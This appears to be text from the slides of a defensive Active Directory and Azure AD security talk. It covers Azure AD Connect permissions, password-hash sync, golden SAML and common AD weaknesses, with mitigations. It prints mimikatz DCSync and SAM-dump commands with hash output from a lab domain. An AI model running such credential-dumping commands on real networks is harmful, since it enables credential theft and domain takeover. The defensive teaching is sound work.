
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# AD -> Azure AD Key Points

- Multi-tenant cloud directory (Office 365)
- Primary purpose is cloud authentication.
- Azure AD Domain Join (can include AD domain joined computers).
- No inherent management capability.
  - Requires MDM (Intune) for management capability similar to GPO (not the same)
- Doesn't support on-prem AD authentication protocols.
  - No NTLM & Kerberos
- Can't support typical on-prem applications (non-web).
- Azure AD is great for Cloud applications, not designed for on-prem apps.
- Azure AD is not "Active Directory in the Cloud"
  - Azure Active Directory Domain Services (Microsoft)
  - Managed Microsoft Active Directory in the AWS Cloud (Amazon)

# Microsoft: Azure AD Domain Services



# Microsoft: Azure AD Domain Services

- Active Directory managed by Microsoft in the cloud.
- “AD as a Service”
- Custom names
- Domain-join support
- Integrated with Azure AD
- NTLM & Kerberos auth support
- Group Policy
- AD management tools supported
- AAD DC Administrators, not Domain/Enterprise Admins



# Active Directory & the Cloud

- AD provides Single Sign On (SSO) to cloud services.
- Some directory sync tools synchronizes all users & attributes to cloud service(s).
- Most sync engines only require AD user rights to send user and group information to cloud service.
- Most organizations aren't aware of all cloud services active in their environment.
- *Do you know what cloud services sync information from your Active Directory?*

# Azure AD Connect

- **Filtering** – select specific objects to sync (default: all users, contacts, groups, & Win10). Adjust filtering based on domains, OUs, or attributes.
- **Password synchronization** – AD pw hash hash ---> Azure AD.  
PW management only in AD (use AD pw policy)
- **Password writeback** - enables users to update password while connected to cloud resources.
- **Device writeback** – writes Azure AD registered device info to AD for conditional access.
- **Prevent accidental deletes** – protects against large number of deletes (enabled by default).  
feature is turned on by default and protects your cloud directory from numerous deletes at the same time. By default it allows 500 deletes per run. You can change this setting depending on your organization size.
- **Automatic upgrade** – Keeps Azure AD Connect version current (express settings enabled by default).

# Express Permissions for Azure AD Connect

## Permissions for the created AD DS account for express settings

The [account](#) created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
<ul style="list-style-type: none"><li>• Replicate Directory Changes</li><li>• Replicate Directory Changes All</li></ul>	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback



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Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

# DCSync

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username        : Administrator
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
    aes128_hmac      (4096) : f4d4892350fbc545f176d418afabf2b2
    des_cbc_md5      (4096) : 5d8c9e46a4ad4acd
    rc4_plain        (4096) : 96ae239ae1f8f186a205b6863a3c955f
  OldCredentials
    aes256_hmac      (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
    aes128_hmac      (4096) : 4c41e4d7a3e932d64feeed264d48a19e
    des_cbc_md5      (4096) : 5bfd0d0efe3e2334
    rc4_plain        (4096) : 5164b7a0fda365d56739954bbbc23835
```

# Custom Permissions for Azure AD Connect

Feature	Permissions
msDS-ConsistencyGuid feature	Write permissions to the msDS-ConsistencyGuid attribute documented in <a href="#">Design Concepts - Using msDS-ConsistencyGuid as sourceAnchor</a> .
Password sync	<ul style="list-style-type: none"><li>• Replicate Directory Changes</li><li>• Replicate Directory Changes All</li></ul>
Exchange hybrid deployment	Write permissions to the attributes documented in <a href="#">Exchange hybrid writeback</a> for users, groups, and contacts.
Exchange Mail Public Folder	Read permissions to the attributes documented in <a href="#">Exchange Mail Public Folder</a> for public folders.
Password writeback	Write permissions to the attributes documented in <a href="#">Getting started with password management</a> for users.
Device writeback	Permissions granted with a PowerShell script as described in <a href="#">device writeback</a> .
Group writeback	Read, Create, Update, and Delete group objects in the OU where the distributions groups should be located.

<https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect-accounts-permissions>



# Microsoft Security Advisory

## 4056318

### Guidance for securing AD DS account used by Azure AD Connect for directory synchronization

Published: December 12, 2017

**Version:** 1.0

#### Executive Summary



Microsoft is releasing this security advisory to provide information regarding security settings for the AD DS (Active Directory Domain Services) account used by Azure AD Connect for directory synchronization. This advisory also provides guidance on what on-premises AD administrators can do to ensure that the account is properly secured.

#### Advisory Details

[Azure AD Connect](#) lets customers synchronize directory data between their on-premises AD and Azure AD. Azure AD Connect requires the use of an AD DS user account to access the on-premises AD. This account is sometimes referred to as the AD DS connector account. When setting up Azure AD Connect, the installing administrator can either:


- Provide an existing AD DS account, or
- Let Azure AD Connect automatically create the account. The account will be created directly under the on-premises AD User container. For Azure AD Connect to fulfill its function, the account must be granted specific privileged directory permissions (such as Write permissions to directory objects for Hybrid Exchange writeback, or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All for Password Hash Synchronization). To learn more about the account, refer to article [Azure AD Connect: Accounts and Permissions](#).

<https://technet.microsoft.com/en-us/library/security/4056318.aspx>

# Azure AD Connect Server: PW Sync

*Every **two minutes**, the password synchronization agent on the **Azure AD Connect** server **requests stored password hashes** (the unicodePwd attribute) **from a DC** via the standard MS-DRSR replication protocol used to synchronize data between DCs.*

# PW Sync (MD4+salt+PBKDF2+HMAC-SHA256)



# Azure AD Connect Server Recommendations

- Protect like a Domain Controller
- Lock down AAD Connect server
  - Firewall off from the network – only needs to connect to Azure AD & DCs
  - Only AD Admins should be allowed to logon/admin
- Lock down AADC service account (MSOL\_\*) logon ability
- Monitor AADC service account activity
- Keep the Account Operators group empty



# Federation Server Compromise

## How to steal identities – federated style

Federation is effectively Cloud Kerberos.

Own the Federation server, own organizational cloud services.

Token & Signing certificates  $\sim$  KRBTGT (think Golden Tickets)

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Similar to a [golden ticket attack](#), if we have the key that signs the object which holds the user's identity and permissions (*KRBTGT* for golden ticket and token-signing private key for golden SAML), we can then forge such an "authentication object" (TGT or SAMLResponse) and impersonate any user to gain unauthorized access to the SP. Roger Grimes [defined](#) a golden ticket attack back in 2014 not as a Kerberos tickets forging attack, but as a Kerberos Key Distribution Center (KDC) forging attack. Likewise, a golden SAML attack can also be defined as an IdP forging attack.

In this attack, an attacker can control every aspect of the SAMLResponse object (e.g. username, permission set, validity period and more). In addition, golden SAMLs have the following advantages:

- They can be **generated** from practically **anywhere**. You don't need to be a part of a domain, federation of any other environment you're dealing with
- They are effective even when **2FA** is enabled
- The token-signing **private key** is **not renewed** automatically
- Changing a user's password won't affect the generated SAML

<https://www.cyberark.com/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-cloud-apps/>

# Common AD Security Issues

We find really interesting things...

# Attackers Require...

- Account (credentials)
- Rights (privileges)
- Access (connectivity to resources)

*Attacker Capability Depends on the Defender...*



# As an Attacker, Do I Need Domain Admin?

No.

# Avenues to Compromise

- GPO permissions
  - Modify a GPO to own everything that applies it
- AD Permissions
  - Delegation a decade ago is still in place, so are the groups
- Improper group nesting
  - Group inception = innocuous groups with super powers
- Over-permissioned accounts
  - Regular users are admins
- Service account access
  - Domain Admins (of course!)
- Kerberos Delegation
  - Who really knows what this means?
- Password Vaults
  - Issues like CyberArk vuln from a couple months ago
- Backup Process
  - What servers backup Active Directory? How is this backup data protected?

# Local Administrator Passwords Not Managed on Workstations or Servers

- Workstation build usually sets the standard organization Administrator password.
- Compromise one workstation to compromise them all

## Mitigation:

Ensure local Administrator passwords regularly change on workstations and servers (using something like Microsoft LAPS).

```
mimikatz # lsadump::sam
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657
Local SID : S-1-5-21-3017930946-1529675408-4271689233

SAMKey : 364d77a8399af95033658c1498e09bf2

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 4771c80c83293beb882cb621a6a063fe

RID : 000001f5 (501)
User : Guest
LM :
NTLM :
```

# Excessive LAPS Password View Access

```
PS C:\> $LAPSAdmins = Get-ADGroup 'Workstation Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'Server Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'LAPS Password Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins | select Name,distinguishedName | sort name -unique | format-table -auto
```

Name	distinguishedName
ADSWKWIN10	CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org
ADSWKWIN7	CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
BobaFett	CN=BobaFett,OU=AD Management,DC=lab,DC=adsecurity,DC=org
C3PO	CN=C3PO,OU=AD Management,DC=lab,DC=adsecurity,DC=org
HanSolo	CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Kylo Ren	CN=Kylo Ren,OU=Accounts,DC=lab,DC=adsecurity,DC=org
LukeSkywalker	CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Wesley Crusher	CN=Wesley Crusher,OU=Accounts,DC=lab,DC=adsecurity,DC=org

Proper LAPS Delegation is critical.

Often LAPS password access is delegated to too many groups/accounts.









# Domain Password Policy







## Account Policies/Password Policy

Policy	Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

# Domain Password Policy

Policy	Policy Setting
 Enforce password history	24 passwords remembered
 Maximum password age	42 days
 Minimum password age	1 days
 Minimum password length	8 characters
 Password must meet complexity requirements	Enabled
 Store passwords using reversible encryption	Disabled


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 Minimum password length	10 characters
 Password must meet complexity requirements	Enabled
 Store passwords using reversible encryption	Disabled

*Set to at least 12 characters, preferably 15.*

# Regular Users in AD Admin Groups

- User account is a member of Administrators, Domain Admins, or nested group.



